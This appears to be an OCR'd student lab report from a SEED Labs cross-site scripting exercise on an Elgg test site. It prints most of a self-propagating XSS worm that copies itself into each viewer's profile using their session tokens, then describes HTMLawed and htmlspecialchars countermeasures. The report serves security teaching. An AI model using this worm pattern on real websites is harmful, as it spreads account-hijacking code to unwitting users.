It gets rid of the code we put in since it is executed and replaced as soon as samy's profile page is loaded.


"Task 6: Writing a Self-Propagating XSS Worm"

- *DOM approach*


To create a self-propagating XSS worm, we use a quine that first announces and describes itself in the DOM and then calls itself to regenerate the code in the victim, passing the code on to all the profiles that view Samy. When any victims load the

infected page, the DOM approach is used. This script is inserted into the Document Object Model (DOM)




Alice : XSS Lab Site
www.xsslabelgg.com/profile/alice
Most Visited
SEED Labs
Sites for Labs
Alice
About me
Samy is my hero
1 of 2
47
Rules
<script id="worm" type="text/javascript">
window.onload=function() { var headerTag="<script id=\"worm\"
type=\"text/javascript\">"; var
jsCode=document.getElementById("worm").innerHTML; var tailTag="
</"+"script>"; var
wormCode=encodeURIComponent(headerTag+jsCode+tailTag); var desc="&
description=Samy is my hero"+wormCode; desc +="&
accesslevel[description]=2"; var name="&name=" +
elgg.session.user.name; var guid="&guid=" + elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; var token="&
__elgg_token="+elgg.security.token.__elgg_token; var
sendurl="http://www.xsslabelgg.com/action/profile/edit"; var
content=token + ts + name + desc + guid; var samyguid=47;
if(elgg.session.user.guid!=samyguid) { var Ajax=null; Ajax=new
v.elgg-layout-widgets
div.profile.elgg-col-2of3.mrn
div.elgg-inner.clearfix.h-card.vcard


Inspecting



File
Edit
View
History
Bookmarks
Tools
Help
Boby : XSS Lab Site
www.xsslabelgg.com/profile/boby
Most Visited
SEED Labs
Sites for Labs
Add widgets
Boby
About me
Samy is my hero
1 of 4
47
Rules
<p>
Samy is my hero
<script id="worm" type="text/javascript">
window.onload=function() { var headerTag="<script id=\"worm\"
type=\"text/javascript\">"; var
jsCode=document.getElementById("worm").innerHTML; var tailTag="
</"+"script>"; var
wormCode=encodeURIComponent(headerTag+jsCode+tailTag); var desc="&
description=Samy is my hero"+wormCode; desc +="&
accesslevel[description]=2"; var name="&name=" +
elgg.session.user.name; var guid="&guid=" + elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; var token="&
__elgg_token="+elgg.security.token.__elgg_token; var
sendurl="http://www.xsslabelgg.com/action/profile/edit"; var
v.elgg-layout-widgets
div.profile.elgg-col-2of3.mrn
div.elgg-inner.clearfix.h-card.vcard

Task 7: Countermeasures


- This section shows how Elgg safeguards against XSS attacks. Elgg has installed built-in antimeasures, which have been disabled to allow the attack to succeed.

Use HTMLawed rather than HTMLspecialchars as a countermeasure i.e visit any of the victim profiles and define your findings in this report.





- We can see that we activated HTMLawed, which filters tags from any kind of input, and that the 'About me' section on Samy's page contains the script input but without the tags, indicating that our attack failed.




```
        $vars['data-confirm'] = elgg_extract('confirm', $vars, elgg_echo
('question:areyousure'));

        // if (bool) true use defaults
        if ($vars['data-confirm'] === true) {
                $vars['data-confirm'] = elgg_echo('question:areyousure');
        }
}

$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
        $url = trim($vars['value']);
        unset($vars['value']);
}

if (isset($vars['text'])) {
        if (elgg_extract('encode_text', $vars, false)) {
                $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8',
false);
                $text = $vars['text'];
        } else {
                $text = $vars['text'];
        }
        unset($vars['text']);
} else {
        $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
        $text = $url;
}

unset($vars['encode_text']);
```



- Other effective countermeasures include html encoding, which was enabled by uncommenting the HTMLspecialchars in four lines: txt.php, url.php, dropdon.php, and email.php. As a result, It gt replaces the tags. We see that our attack fails when we use both the countermeasure and redo task 1.

Conclusion

We successfully implemented, demonstrated, and explained the operation of a cross-site scripting attack, an XSS worm, and self-propagation in this lab. Session cookies, HTTP headers with GET and POST requests, the implications of tokens, and JavaScript format were also covered. We also realized the importance of countermeasures and

how, without them, users might publish whatever message they wanted to their user accounts, even JavaScript applications.